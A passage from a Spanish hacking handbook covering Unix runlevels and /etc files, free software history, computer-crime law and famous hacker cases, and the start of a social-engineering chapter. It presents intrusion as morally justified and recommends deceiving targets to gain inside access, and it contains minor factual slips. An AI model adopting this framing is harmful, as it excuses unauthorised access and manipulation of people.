Tenga en cuenta que los niveles de ejecución sólo son listas ordenadas de los procesos que se inician o finalizan. Cuando se "pasa" de nivel 3 a 5 (con el comando init 5), por ejemplo, varios procesos del nivel de ejecución 3 se apagan, antes de arrancar los “runlevels” del nivel de ejecución 5. Tenga en cuenta, también, que el usuario puede invocar manualmente a los programas no previstos para este nivel. Estando en el nivel 3 (modo texto) el usuario puede llamar al servidor X y trabajar en un entorno gráfico. No hay necesidad de salir del nivel 3 y entrar en el 5 para eso.
Tenga en cuenta que los niveles de ejecución son medios para facilitar la administración, que se iniciarán al arrancar la máquina. Haciendo un paralelismo con el antiguo MS-DOS, hay que pensar en ellos como una serie de archivos “Autoexec.bat”, cada uno de los cuales inicia una serie de programas diferentes.
Todos los “daemons” iniciados en el arranque tienen un script en el directorio “init.d”. En la mayoría de los sistemas Linux de este directorio está en “/etc”, en versiones Unix eso varía mucho. En HP-UX, por ejemplo, estos scripts están en “/bin/init.d”. Ellos cargan y descargan el “daemon” en la memoria, muestran el estado de ejecución del programa, recargan la configuración de los mismos sin detener el proceso - todo depende del parámetro que se pasa al script - y pueden ejecutarse manualmente por un superusuario,

si se quiere parar o iniciar cualquier servicio . Sin embargo, se utilizan principalmente para el esquema de inicio automático de los “runlevels”.
Hay otro conjunto de directorios llamados “rcN.d”, donde “N” es el número del nivel de ejecución. Los servicios que se inicializa en “runlevel 3”, por ejemplo, son “rc3.d”. La ubicación de este conjunto de directorios también varía ampliamente entre las diferentes versiones de Unix. Puede estar en “/etc”, “/etc/init.d”, “/sbin” o “/bin”.
En el directorio “rcN.d” hay varios enlaces simbólicos. Piense en los enlaces simbólicos (o symlinks) como el equivalente a los accesos directos de Windows: enlaces que apuntan al archivo real. Los nombres de los symlinks en los directorios tienen la siguiente estructura:

```
Xnnnnombre_de_daemon
```

“X” puede ser una de las dos letras: “S” o “K”. “S” indica a “init” que el “daemon” debe ser inicializado al entrar en ese runlevel, y “K” indica que el “daemon” tiene que apagarse o salir del runlevel. “nnn” es un grupo de tres dígitos que indican el orden en que se inician o se apagan los procesos. Los sistemas GNU/Linux usan sólo dos dígitos. El “nombre_de_daemon” sólo sirve para identificar el “symlink”.
Un ejemplo práctico. El servidor de e-mail, sendmail, tiene que ser inicializado cuando entramos en el tercer nivel. Así que hay un symlink que apunta a “init.d/sendmail”:

```
S980sendmail
```

Esto le dice a “init” que inicie sendmail en la posición 980 (es decir, después de que los servicios con los números más bajos ya hayan sido iniciados). Cuando Unix sale del runlevel 3 (en la parada de la máquina, por ejemplo), el “symlink” correspondiente - también señala a “init.d/sendmail” - es:

```
K120sendmail
```

indicando a “init” cuándo desconectar el sendmail en la posición 120, después de que todos los procesos con la numeración más alta de 120 ya se hayan apagado.
Cada versión de Unix tiene un “inittab” y un esquema de “runlevels” que, aunque similares, son diferentes. Sugerimos al lector que escudriñe todas las versiones de Unix que tenga a la mano, comparándolas entre sí. No se centre sólo en “inittab”: visite todos los archivos que aparezcan en ella.

- Otras joyas

El directorio “/etc” contiene archivos de configuración importantes. No es nuestro objetivo ser una fuente completa de información sobre Unix - de hecho, este libro sólo roza la superficie. Pero una investigación mas profunda de este directorio será de gran valor para el lector.
Como no hay ningún secreto en visualizar un archivo de texto, dejamos al lector averiguar por si mismo cómo y para qué sirven cada uno de los archivos presentes en “/etc”. A continuación se muestra una lista de los archivos más relevantes en la mayoría de versiones. Deja de leer el libro por una semana y estudia, consultando la página del manual asociada (man “nombre_de_archivo”). Algunos nombres pueden variar en su Unix, pero el archivo correspondiente está ahí. Si un archivo apunta a un directorio o a

otros archivos, visitelos y vea lo que contienen.

```
services
protocols
inetd.conf/xinetd.conf
crontab
profile
bashrc
cshrc
shrc
passwd/group/shadow
hosts
host.conf
resolv.conf
inittab
fstab (vfstab en Solaris)
mtab
ld.so.conf
netgroup
netmasks
termcap/printcap/screenrc
toda la estructura bajo init.d
toda la estructura bajo rc.d
toda la estructura bajo sysconfig
```

Sugerencia: en lugar de “cat”, utiliza para ver los archivos la orden “more”, que muestra una página en pantalla a la vez. Si su sistema tiene, “use” o “less” en lugar de “more” - es posible volver a las páginas anteriores.

¡Quiero el mio!

Hay varias versiones de Unix comerciales, cada una con sus fortalezas y sus debilidades - incluyendo el precio. Entonces, ¿cómo saber que Unix es el mejor para usted? Esta es una pregunta difícil de responder. Por lo general, el mejor Unix es el que ya utiliza, o el que le es más familiar. A veces el mejor Unix es el que viene configurado de fábrica, sólo tiene que instalar y usar. Otros se basan en precios más bajos. Cómo son productos propietarios, se rigen por estas reglas. Su representante técnico es su mejor amigo en ese momento.
Pero hay opciones de Unix que llamamos libres. Son sistemas operativos como Unix, pero cuyo código fuente está abierto - cualquier persona puede leerlo y saber cómo funciona. Por lo general son mantenidas por voluntarios o empresas dedicadas a la fabricación de sistemas que son independientes del proveedor.
Una vez más, hay ventajas y desventajas. Entre las ventajas, existe la certeza de que el producto no tiene fallos - y si los tuviera, usted mismo los puede arreglar. Pero estate seguro de que no están ocultos. Otra ventaja es el alto grado de personalización que ofrece este sistema. Al ser abierto, cualquiera puede modificarlo para adaptarlo a sus intereses.
Las desventajas radican en los paradigmas generados por el modelo tradicional de negocio, siendo la garantía y el soporte, las más comentadas. Esto se soluciona en parte

por compañías que venden soluciones basadas en estos sistemas, pero todavía no está consolidado un mercado y hay mucho aficionado suelto. Hasta separar el grano de la paja, muchos han perdido dinero, con ellos - y sin razón, echan la culpa al software.

- Libre como la libertad de expresión

En los primeros días de la informática, no había un concepto de software libre o propietario, porque todos los programas podían ser libremente compartidos. Los usuarios de computadoras de entonces, eran casi todos científicos y el intercambio de información entre ellos era trivial. El dinero del mercado de la informática circulaba sólo entre las compañías fabricantes de hardware. Pero a medida que pasaba el tiempo, aparecieron las compañías de venta de software. Evidentemente, no interesaba a estas empresas que su software pudiese ser copiado y distribuido de forma gratuita, por lo que el código fuente no se revelaba. Esto se ha vuelto común desde entonces.
Richard Stallman era un programador que trabaja para una empresa privada. Ocurrió que escribió un programa que funcionaba realmente bien y quería compartirlo con la comunidad Unix de entonces -, pero su empleador se lo impidió. Stallmann estaba tan frustrado que se radicalizó y dimitió en 1984, creó un proyecto - GNU - y una licencia - la GPL.
El proyecto GNU - GNU's Not Unix - es un intento de crear un clon del Unix que utilizaba Stallman, pero sin ningún código original de AT&T. Se crearon varias herramientas para el sistema, incluyendo la manipulación de archivos (ls, cd, pwd, cat.) Compiladores (gcc y g77 para Fortran y C, respectivamente) y los programas complejos como el lenguaje de scripts “gawk” y el editor de texto “Emacs”. El kernel, sin embargo, nunca se hizo.
La GPL - Licencia Pública General o GNU General Public License - permite explícitamente la distribución y copia gratuita de software bajo esta licencia, siempre que el código fuente del programa también se distribuya. Esto permite la reutilización de código por otras personas sin restricciones – a no ser que no se respeten los derechos de los propietarios originales de nunca cerrar el código resultante, evitando que otros puedan tener acceso a el.
Los detalles sobre lo que es el Software Libre y de código abierto dan para llenar todas las páginas de este libro. Nuestro objetivo no es versar sobre este tema. Más información se puede encontrar en el proyecto oficial de GNU (www.gnu.org). la Free Software Foundation (www.fsf.org) y la Open Source Initiative (www.opensource.org).

- El baile de los pingüinos

Como hemos visto, el proyecto GNU se estancó en el desarrollo de su propio kernel. Mientras tanto, un loco estudiante finlandés llamado Linus Torvalds creo un kernel que sería un fenómeno en todo el mundo: Linux. Inicialmente sólo era un sistema de comunicación con un BBS, el prototipo rápidamente se convirtió en un kernel completo. En 1991, Torvalds decidió poner Linux en la GPL y las herramientas GNU para usar con su kernel. Por eso, los puristas del mundo de la informática (me incluyo en este grupo!) se refieren al sistema como GNU/Linux – se sería injusto con el señor Stallman si no fuera así.

Hoy en día Linux es un clon de Unix de muy bajo costo y alto rendimiento. Diseñado inicialmente para IBM-PC, se ejecuta en múltiples plataformas de hardware con el mismo código y funcionalidad - hecho todavía no logrado por ningún otro sistema operativo.
El problema de Linux es su triste falta de normas. Hay cientos de distribuciones en todo el mundo, cada una con una estructura interna - incluyendo una jerarquía de directorios propia. Como dijimos al comienzo del capítulo, la base de Unix es el sistema de archivos. Esto resulta en que sistemas que tienen el mismo kernel, son incompatibles entre sí. El estándar de "Linux Standard Base", o "LSB" (www.linuxbase.org) es un esfuerzo de las mayores distribuciones en el mundo para resolver el problema. Se cree que en pocos años habrá plena compatibilidad entre todas las distribuciones que se adhieran a la norma.
Para saber mas sobre GNU/Linux, el mejor punto de partida es el sitio oficial, www.linux.org. Para obtener más información, sólo tiene que buscar con su navegador favorito. Google tiene una dirección dedicada a Linux en www.google.com/linux. Hay revistas que están disponibles, incluyendo *Linux Magazine*, *el fichero linux*, *BR Linux*, y muchos buenos libros se pueden encontrar en las librerías. Pero asegúrese de estudiarlo. Es obligatorio!

- El diablillo que ríe

¿Linux no es suficiente para usted? ¿Quieres tener una segunda opinión? Experimente las variantes de Unix de la Universidad de Berkeley. Con licencias menos restrictivas que las * GPL, Los sistemas BSD se pueden utilizar en soluciones que la licencia de GNU/Linux no permitiría. Cada uno tiene sus propias características, y una lectura de sus sitios web oficiales sin duda le tentara a probarlos. Muchos usuarios de * BSD (FreeBSD, especialmente) salieron de Linux y dicen que no vuelve mas. Información sobre el BSD se puede encontrar en:

FreeBSD - www.freebsd.org
OpenBSD - www.openbsd.org
NetBSD - www.netbsd.org
BSD comerciales BSDi - www.bsdi.com

You can go on your own way

En estas pocas páginas, se ha tratado de introducir los conceptos principales de sistemas Unix. Hay libros enteros escritos para explicar sólo partes de Unix, por lo que sería imprudente (y deshonesto) intentar condensar en un capítulo los contenidos de ellos. Pero es muy importante que el lector estudie Unix y busque otros libros y otras fuentes. Visite regularmente todos los sitios listados en el capítulo y recorralos a fondo. Nada es tan poderoso en manos de un hacker como una cuenta Unix en una computadora conectada a Internet.

Fundamentos

Jurídicos

Capitulo - 5

“An nescis longas regibus esse manus?”[1]
Ovídio,en Herodes, 17:166

1 -"¿Y usted no sabe que los monarcas tienen manos largas? "

Si estas rayando situaciones limite, nunca está de más tener una visión general de las cuestiones jurídicas que te afectan directamente. Pocas situaciones son tan dudosas como a las que se enfrentan los usuarios de computadoras en general y los piratas informáticos en particular. ¿Qué es el delito? ¿Qué es legal?. El conocimiento es la principal arma del pirata informático, que debe estar atento a los movimientos realizados por los gobiernos y las políticas establecidas por las empresas en cuanto a manipulación de datos. La ignorancia de las leyes puede tener problemas graves, incluso en casos sencillos, donde el usuario actúa inocentemente, sin saber que está cometiendo un delito. Estar al tanto de los casos que ya han ocurrido, de modo que no haya duda de dónde y cómo actuar, es por lo menos, una actitud sabia.
La palabra ley nos da una ligera idea de estar tratando con el bien y el mal. Hay mucha discusión acerca de la relatividad de estos conceptos, pero ten en cuenta que la ética que rige el posible contenido de estas leyes viene de la necesidad de proteger a las empresas y los gobiernos. No siempre las leyes se hacen para los ciudadanos, no siempre lo que es legal es moralmente correcto. Por lo tanto, los individuos a los que la prensa suele llamar piratas informáticos no siempre pueden ser tildados de bandoleros, aunque según la ley, incurran en delitos previstos en ellas. Robin Hood era un criminal, aun actuando de acuerdo a unos principios morales muy altos.
Las estrategias generales para la lucha contra los delitos informáticos comenzaron a elaborarse después de los ataques terroristas en los Estados Unidos el 11 de septiembre de 2001. Desde entonces, el gobierno de los EE.UU. comenzó a dictar el destino de los hackers y crackers de todo el mundo, exigiendo de todos los demás gobiernos, leyes que faciliten la injerencia de EE.UU. en estos asuntos, y "de paso" en todos los demás ...

¿Por qué la sociedad teme a los hackers?

Para la sociedad, la imagen de los piratas informáticos está estrechamente vinculada con el crimen. Este estereotipo procede de la falta de comprensión del universo digital en el que viven. Ellos son vistos como ladrones y destructores de datos, que utilizan medios ilícitos para el robo, vandalismo, o lavado de dinero.
Gran parte de esa imagen es el resultado de la miope difusión alentada por los medios de comunicación. Nunca el otro lado, el lado underground, del lado guerrillero, el lado de la resistencia, se toma en cuenta. Sólo las empresas y los gobiernos, algunos de ellos autoritarios (aunque disfrazados de democracias), tienen espacio en los medios de comunicación cuando tal evento ocurre.
La pregunta sigue siendo: ¿de verdad te crees todo lo que lees?. Tal vez las noticias de las 21h no sea la fuente de información confiable que estás acostumbrado a pensar que es.

Las libertades individuales y el derecho privado

Nadie tiene el derecho de invadir la privacidad de las personas. Incluso declaraciones aparentemente obvias, como éstas deben incluirse en cualquier documento o ley que se ocupa de las garantías de inviolabilidad privada. Las constituciones de casi todos los

países tienen algún dispositivo similar, e incluso la Declaración Universal de Derechos Humanos prevé la protección de la vida personal y privada ya en sus primeros párrafos. Lo que tristemente vemos que ocurre todos los días desde el final de la 2 ª Guerra Mundial, es un resurgimiento de las leyes nacionales que buscan un mayor control de los gobiernos sobre sus ciudadanos. Todos los días, desde entonces, las nuevas tecnologías se aplican en sistemas de vigilancia arbitrarios y polémicos. Con la excusa de que "la policía debe hacer su trabajo", mucha gente durante todo el siglo XX tuvo sus teléfonos intervenidos, violaron su correo, y siguiendo en los años 90, su actividad en Internet fue vigilada. ¿Cuántos secretos personales - incluso sin ser delito - se dieron a conocer públicamente debido a esta arbitrariedad?
Algunos países se auto-proclamaron "policía mundial" y, sometieron a países menos poderosos a sus políticas. Haciéndose pasar por cazadores de terroristas o, para proteger al mundo contra las personas peligrosas (metieron en el mismo caldero a los hackers, terroristas, guerrilleros y comunistas - ¿quién no recuerda la Guerra Fría?), las naciones poderosas violan la soberanía de los países e imponen sus acuerdos comerciales y políticas. buena manera de ocultar segundas intenciones, ¿no?
Lejos de la política en esta discusión, los autores quieren llamar la atención del lector sobre el peligro incipiente de la aprobación de leyes o constituciones diseñadas para proteger los intereses de terceros y no los de los ciudadanos. Pregúntele a un abogado sobre la materia. Usted se sorprenderá de la cantidad de garantías que solicitan las empresas extranjeras aquí, a expensas de las necesidades básicas de los ciudadanos, siempre dejadas en segundo plano.
Cada moneda tiene dos caras. Hay hackers que actúan con un comportamiento cuestionable. Hay gente bien entrenada husmeando sus secretos en casa o en el trabajo. Hay delincuentes que hacen todo por el placer de destruir. Así como hay gobiernos y empresas con intenciones no muy nobles, hay hackers (y no son pocos) que realmente son criminales y deben ser castigados por ello. Hacer leyes que protegen a las personas y entidades públicas y privadas de los "hackers del mal" sin violar los derechos de privacidad de los individuos es una tarea muy difícil.

El derecho a la información y los ataques a la libertad

Puesto que no podemos confiar en los gobiernos y sus leyes, ¿por qué disparar flechas acusadoras sobre personas que el “establishment” considera delincuentes? Usando el sentido común, cualquier persona en la calle se da cuenta que alguien como Dimitry Sklyarov no tenía la intención de hacerle daño a una empresa como Adobe, sino advertir a los usuarios potenciales y la propia Adobe que su sistema de cifrado era (y sigue siendo) inseguro. Pero la compañía no estaba de acuerdo, y utilizo los mecanismos legales previstos por la Digital Millennium Copyright Act, la infame DMCA para demandarle.
Este es uno de muchos casos de leyes injustas o maliciosas que trabajan en nombre de los gobiernos o las grandes corporaciones y en contra del interés común. Imagine empresas y particulares confiando ciegamente en el cifrado de Adobe para proteger sus documentos, sean secretos comerciales o cartas de amor. Con esta demanda contra el

hacker ruso, Adobe ha tratado de barrer bajo la alfombra los problemas de su tecnología, en lugar de dar las gracias a Sklyarov o incluso contratarlo para mejorarla.
Algunos meses más tarde, todos los sitios de noticias de tecnología divulgaron el intento de Microsoft para transformar en delito la divulgación de los defectos de software por "agentes no autorizados" (léase: tú y yo). Con la excusa de que la divulgación de fallos "dificulta la innovación". Tentativas como estas, buscan institucionalizar la suciedad bajo la alfombra. Esta iniciativa en su momento no se tradujo en una ley. Pero no crea que la pandilla de Redmond ha renunciado a la idea.
No sólo las empresas se están beneficiando de estas aberraciones jurídicas. La actual administración federal de los Estados Unidos emitió un documento llamado la Doctrina Bush que daba la supremacía de EE.UU. y lesiona de forma pornográfica los derechos de los ciudadanos de todo el mundo y la soberanía de todos los países del mundo.
Todos los gobiernos y la mayoría de las grandes empresas manipulan u ocultan información y crean leyes para que sea legal, incluso si la información es acerca de usted, querido lector, o si le afecta de algún modo. Por eso, la próxima vez que un pirata informático invada una pagina web del gobierno o de una empresa, y haga públicos detalles espeluznantes acerca de la administración, que pueden ayudarle a elegir, reflexione mucho y use el sentido común para decidir quién es el bueno y quién es el malo.
Pero ¿son los hackers realmente malos? ¿Y en situaciones no previstas? ¿Y los piratas informáticos "por accidente"?. Toda historia tiene dos lados, y lo moralmente correcto no siempre esta dentro de la ley. Pero a veces lo esta. "No juzguéis, para que no seáis juzgados. Porque con el criterio por el que juzgáis, seréis juzgados ... Así que, todo aquello que quieren que los hombres les hagan, así también haced vosotros con ellos ~. . "(Evangelio de San Mateo 7:1,2,12).

La legislación brasileña

La gran ventaja de los hackers brasileños es la falta de legislación adecuada para hacer frente a los delitos electrónicos. La falta de leyes específicas hace Brasil un refugio para todo tipo de invasión y manipulación de datos. Las sanciones se basan en leyes que son cercanas a la situación de la delincuencia electrónica. La mayoría de los casos resueltos por las autoridades nacionales son sobre casos de piratería y pedofilia y no por invadir o "hackear" sistemas.
La falta de protección legal preocupa mucho al gobierno y las grandes empresas, ya que se ven obligados a gastar grandes sumas de dinero en software y equipos para garantizar la seguridad de sus datos, y aun así no pueden evitar la acción de los vándalos digitales.
Preocupado por la situación, varios diputados han planteado proyectos de ley para detener la acción de los invasores. Pero debido al lento proceso de aprobación, la ignorancia total de los parlamentarios sobre el tema y las diversas correcciones y cambios que deben hacerse hasta que todo este correcto, los hackers pueden seguir utilizando sus habilidades para continuar sus investigaciones. A continuación, se muestra el apartado específico del proyecto de ley creado por el señor Decio Braga hacer frente a los delitos informáticos:

"Trata de los delitos informáticos y otras medidas"
CAPÍTULO III
CRÍMENES DE INFORMARTICA
Los daños a los datos o programa de computadora
Artículo 8. Borrar, destruir, modificar o de otra manera inutilizar, en todo o en parte, de datos o programa de computadora, mal o no autorizados.
Pena: prisión de uno a tres años y multa.
Párrafo único. Si el delito se comete:
I - en contra de los intereses de la Unión, los Estados, del Distrito Federal, el condado, la dependencia o entidad en la empresa, directa o indirecta o la utilidad servicios públicos;
II, con un daño considerable a la víctima;
III - con el fin de utilidad o ventaja de cualquier tipo, propios o de terceros;
IV - el abuso de confianza;
V - ya inútil;
W - con el mal uso del proceso de contraseña o identificación de la tercera, o
WI - por cualquier medio fraudulento otros.
Pena: prisión de dos a cuatro años y multa.

Acceso indebido o no autorizado
El artículo 9. Para acceder, indebido o no autorizado, el ordenador o la red computadoras.
Pena: prisión de seis meses a un año y multado.
El primer párrafo. La misma pena que, sin autorización o
indebidamente obtenga, mantenga o proporcione algún tercer medio de identificación o de acceso a una computadora o red informática.
Segundo párrafo. Si el delito se comete:
I - con acceso a una computadora o red informática del Estado de la Unión, Distrito Federal, el condado, la dependencia o entidad en seguro directo o indirecto, de utilidad pública;
II - con daños considerables a la víctima;
III-con la intención de beneficio o ventaja de cualquier tipo, propios o de terceros;
IV - el abuso de confianza;
V - ya inútil;
W - con el uso indebido de identificación contraseña o tercer proceso, o
WI - por cualquier medio fraudulento otros.
Pena: prisión de uno a dos años y multa.

Cambiar la contraseña o mecanismo de acceso o programa de computadora de datos
Artículo 10 º. Borrar, destruir, alterar, o no utilizables o contraseña cualquier otro mecanismo de acceso a la computadora, programa de ordenador o datos, de manera no autorizada o impropia.
Pena: prisión de uno a dos años y multa.

Obtención de uso indebido o no autorizado de datos o instrucción de computadora
Artículo 11. Obtener, mantener o prestar, sin autorización o por error, ya que o equipo de instrucción.
Pena: prisión de tres meses a un año y multado.
Párrafo único. Si el delito se comete:
I - con acceso a una computadora o red informática del Estado de la Unión, Distrito Federal, el condado, la dependencia o entidad en seguro directo o indirecto, de utilidad pública;
II, con un daño considerable a la víctima;
III-con la intención de beneficio o ventaja de cualquier tipo, propios o de terceros;
IV - el abuso de confianza;
V - ya inútil;
W - con el uso indebido de identificación contraseña o tercer proceso, o
WI - por cualquier medio fraudulento otros.
Pena: prisión de uno a dos años y multa.

Violación de secretos almacenados en el ordenador, utilizando cinta magnética naturaleza del magnético, óptico o similar.
Artículo 12. Obtener secretos, la industria o el comercio o la información personal almacenados en un ordenador, red informática, la naturaleza electrónica de las magnético, óptico o similar indebidamente autorizada o no.
Pena: prisión de uno a tres años y multa.

Creación, desarrollo e integración de datos en computadora o programa de computadora con la que los daños
Artículo 13. Crear, desarrollar o insertar datos o programa de ordenador o red informática, mal permitido o no a finalidad para eliminar, destruir, inutilizar o modificar datos o programa de computadora dificultar o en cualquier forma o impedir, parcial o totalmente el uso de la computadora o red informática.
Pena: prisión de uno a cuatro años y multa.
Párrafo único. Si el delito se comete:
I - en contra de los intereses de la Unión, los Estados, del Distrito Federal, Municipio, nacional o entidad, en compañía directa o indirecta o de servicios públicos
servicios públicos;
II - con daños considerables a la víctima;
III - con el fin de utilidad o ventaja de cualquier tipo, propios o de terceros;
IV - el abuso de confianza;
V - ya inútil;
VI con el uso indebido de identificación contraseña o tercer proceso, o VII - el uso de cualquier otro medio fraudulento.
Pena: prisión de dos a seis años y multa.

Sirviendo a la pornografía a través de una red de ordenadores
Artículo 14. Oferta de servicios o información pornográfica en la red computadoras, sin mostrar previamente fácilmente visible y prominente, advirtiendo acerca de su naturaleza, contenido e indicando que su inadecuación para niños o adolescentes.
Pena: prisión de uno a tres años y multa.

Como podemos ver, el proyecto es integral, trata de temas que van desde los ataques a los programas, la creación de virus y programas que pueden dañar datos. Sin duda, "la nación hacker" tendría la mayor parte de sus actos prohibidos si el contenido de la ley entra en vigor. Pero además del proceso de aprobación de la ley, el gobierno debe crear las condiciones para que se ejecuten.

El derecho internacional después del 11 de septiembre 2001

- En los Estados Unidos

Después de el fatídico día del 11 de septiembre de 2001, caracterizado por los ataques a las Torres Gemelas y el Pentágono, han cambiado muchas cosas en relación a los piratas informáticos a nivel internacional. El mismo día que los aviones se estrellaron contra las Torres Gemelas, el FBI convoco a los principales proveedores de acceso a Internet para que instalaran el software “Carnivore”, conocido por su capacidad para filtrar mensajes de correo electrónico que contuviesen palabras y frases relacionadas con el ataque.
Por otra parte, el gobierno de EE.UU. bajó las barreras legales para el uso de las escuchas telefónicas, eliminando la necesidad de pruebas e incluso derogando la ley que prohíbe a la CIA organizar asesinatos contra los enemigos externos. Los estudios realizados por el Pentágono sobre los ataques cibernéticos mostraron que los atacantes podrían parar el país, ya que las reservas de agua, electricidad y gas estaban controladas por centros de mando computerizados que podían ser hackeados remotamente de una forma ridículamente fácil.
Una de las leyes creadas por el departamento fue la “USA Act”, que tiene una sección especial dedicada al ciberterrorismo. En la “USA Act” se prevé una pena para cualquier forma de vandalismo electrónico que puedan lograr empresas o ciudadanos, incluidas las invasiones de otros países. Esto significa que, en caso de rastreo, el atacante será sancionado conforme a la ley internacional.

Con las nuevas leyes y medidas de los EE.UU., los legisladores de EE.UU. han convertido a miles de hackers y crackers en terroristas por definición. Uno de los párrafos de la ley PATRIOT (Provide Appropriate Tools Required to Intercept and Obstruct Terrorism Act) dice: *El que, a sabiendas, haga transmisión de un programa, información, código o comandos y como resultado de esa conducta intencionada, cause daños sin autorización, a un ordenador protegido [es una violación de este estatuto]*. Esto significa que, como se mencionó anteriormente, los hackers se han convertido en terroristas para los estadounidenses. Como si eso no fuera suficiente, ser considerado un terrorista prácticamente significa cadena perpetua.
Se está elaborando un conjunto de nuevas leyes (de hecho la ratificación legal de la Doctrina Bush) llamada “Ley de Seguridad Nacional”, que se compromete a estrechar el cerco a los enemigos de los Estados Unidos en todos los frentes: militar, comercial, político, y digital. Se espera ver pronto acciones paramilitares estadounidenses en otros países para arrestar o asesinar a personas acusadas de piratería.
La ley de EE.UU. puede servir de modelo para definir las normas mundiales que se discuten actualmente en la Interpol, que ha creado una división especial, la “Oficina de Delitos de Alta Tecnología”, para combatir los delitos electrónicos

- En Europa

La mayoría de los grupos europeos tomaron medidas similares a las de los Estados Unidos. Todo se basa en el seguimiento de la información personal sin previo aviso, dando poder a sus agentes para abrir los buzones de correo de cualquier proveedor. La adopción del modelo norteamericano demuestra, una vez más, que el mundo está a punto de establecer una sólida estrategia de lucha contra la ciberdelincuencia, que comprometerá seriamente la acción de los vándalos digitales. Como efecto secundario, también perjudicara a algunos derechos y la privacidad de reconocidos ciudadanos inocentes ("Mátalos a todos! Uno de ellos es un terrorista ...").

Casos famosos de hackers

Para el gobierno son criminales. Para la nación hacker, héroes. Vamos a presentar dos casos conocidos de aplicación de leyes contra delitos electrónicos. Dmitry Sklayrov y Kevin Mitnick son dos grandes ejemplos de cómo el derecho internacional relacionado con la invasión, la piratería de software y el uso de ingeniería social se aplican en la realidad.

- El ruso que hackeo el Adobe

El programador ruso Dmitry Sklayrov fue acusado de vender una herramienta que rompe las medidas de seguridad del programa “Adobe Book Reader” después de dar una charla de seguridad en DefCon en julio de 2001. El “Advanced eBook Processor” puede romper la seguridad de las contraseñas creadas por Adobe, transformando un e-book cifrado en un simple PDF. Estaba enmarcado en la ley que busca proteger los derechos de propiedad intelectual para los productos digitales, el “Digital Millennium Copyright Act”, disposición horrenda y nazi conocida como la DMCA.

Lo más extraño de todo es que Adobe decidió retirar los cargos. Las críticas internacionales y las amenazas de boicot fueron las principales razones que causaron que la empresa hiciese un examen de conciencia. Sin embargo, la situación de Dmitry no mejoró , debido a que el gobierno de los EE.UU. No retiró los cargos.
Después de pagar una multa de 50.000 dólares y ser encarcelado en California por cinco meses, el ruso gano la libertad a través de un acuerdo en el que apoyaría a el gobierno de los EE.UU. La condición impuesta fue que fuese vigilado durante un año, y sólo entonces sería absuelto por completo.

- El hacker más famoso del mundo

Uno de los mayores ídolos de la nación hacker. La historia de Kevin Mitnick daría material para una enciclopedia. En 1989 era buscado por el FBI acusado de robar un programa de investigación secreta de “Digital Equipment Corp”. Y un tribunal de EE.UU. dictaminó que el pirata informático fuese encarcelado sin derecho a fianza. La Corte lo justificó diciendo que representaba una amenaza para la comunidad e incluso la seguridad nacional si utilizaba un teclado.
Después de un año de prisión, Mitnick fue puesto en libertad, pero pronto estaba violando los términos de su libertad condicional. En 1992 fue sospechoso de haber roto los sistemas informáticos y acceder a los registros del FBI. En noviembre de ese año, Mitnick desapareció misteriosamente sin dejar rastro. Las autoridades pensaron que estaba utilizando identidades falsas para ocultarse.
En 1994, el hacker se topó con el experto en seguridad Tsutomu Shimomura, del Centro Nacional de Supercomputación de San Diego, California. Había cambiado el sistema personal de Shimomura, que estaba indignado, porque se consideraba de los mejores expertos en seguridad del país. Mitnick gano acceso a través de un ordenador en la Universidad de Loyola en Chicago, autorizada a enviar información a la máquina del experto. A partir de ese momento, se estableció un guion, de acuerdo con el FBI, para encontrar al hacker. Shimomura instalo un ordenador para monitorizar todas las acciones realizadas en su propio equipo.
Mitnick no tenía ni idea de la operación montada y continuó con los ataques. El 15 de febrero de 1995, fue localizado. Pasó cinco años en la cárcel después de invadir empresas como Motorola y Nokia. Durante este tiempo, una legión de seguidores lucharon por su libertad, organizando movimientos como Free Mitnick. Todavía tiene 23 cargos pendientes por fraude telefónico, uso ilegal de dispositivos para evitar tarifas, y es considerado como "terrorista informático" por el gobierno de los EE.UU.

Ingeniería

Social

Capitulo - 6

For hard cash we will lie and deceive.
And even our masters don't know the webs we weave "
Pink Floyd,"Dogs of War"

Por dinero (en efectivo) mentiremos y engañaremos.
E incluso nuestros amos no saben las redes que tejemos "
Pink Floyd, "Perros de la guerra"

Este capítulo es bastante corto en comparación con otros, y menos técnico. También es aparentemente el más alejado del temario esperado en un libro como éste. Pero no se equivoquen: La información contenida en este capitulo es la más importante de todo el libro. Un ataque muy complicado puede convertirse en algo muy simple, si se emplea la ingeniería social. Por lo tanto, antes de estrujarte la cabeza con soluciones exclusivamente técnicas, piensa primero que, engañar al objetivo y hacerlo trabajar para ti desde dentro, es mucho más rápido.
El objetivo de las técnicas que vamos ha mostrar, es la adquisición de informaciones vitales sobre el objetivo. Por informaciones vitales, más allá de los datos obvios (financieros, personales y jerárquicos), se entiende, las particularidades en lo relativo a políticas de la empresa y sus soluciones técnicas: las instalaciones físicas y topologías lógicas, políticas de contraseñas y claves de cifrado.
La ingeniería social puede parecer en un primer momento alejada del universo hacker. Básicamente, significa "escarbar" en la información vital acerca de una persona, empresa, producto u organización. Esta información proviene principalmente de personas cercanas a la persona atacada, de sus propios empleados y de sus clientes - en el caso de las empresas.
Por lo tanto, podemos utilizar este término como sinónimo de espionaje, el uso de tácticas que van desde cartas y llamadas telefónicas, a búsquedas a través de la basura, o al abordaje personal.
Las técnicas de ingeniería social requieren una preparación psicológica profunda y continua. El aspirante a atacante debe estar listo para estudiar el comportamiento de su blanco y comprender mejor su modus operandi, incluyendo, incluso, un seguimiento de horarios. Incluso realizando fuertes inversiones en seguridad, la mayoría de las empresas (si no todas) no están preparadas para hacer frente a este factor. Recuerde que un espía, aprovechara la buena voluntad, la cortesía, la ingenuidad de la gente e incluso las propias normas de la empresa para engañar a las víctimas.

Atención: ¡esto es un delito!

El universo de la ingeniería social parece ser algo muy tentador. Pero a diferencia de los delitos informáticos que no tienen una legislación bien definida en algunos países, todas las técnicas de ingeniería social mencionadas anteriormente se consideran delitos punibles, que van desde el pago de multas a la detención. La interpretación jurídica se basa en la configuración de los actos de la ingeniería social como falsedad, que se caracteriza por la incorporación de una suplantación de identidad (simulacro), seguida por un delito de fraude. Dependiendo del uso o destino de la información recibida (por ejemplo, en caso de fraude financiero), el atacante también responderá al delito de malversación de fondos.
El propósito de este capítulo es demostrar superficialmente las técnicas utilizadas en la ingeniería social. Es importante que todos sepan estas técnicas, pero no recomendamos a nadie usarlas: las leyes de la mayoría de los países las consideran delitos, con penas muy severas.

Tipos de ataque

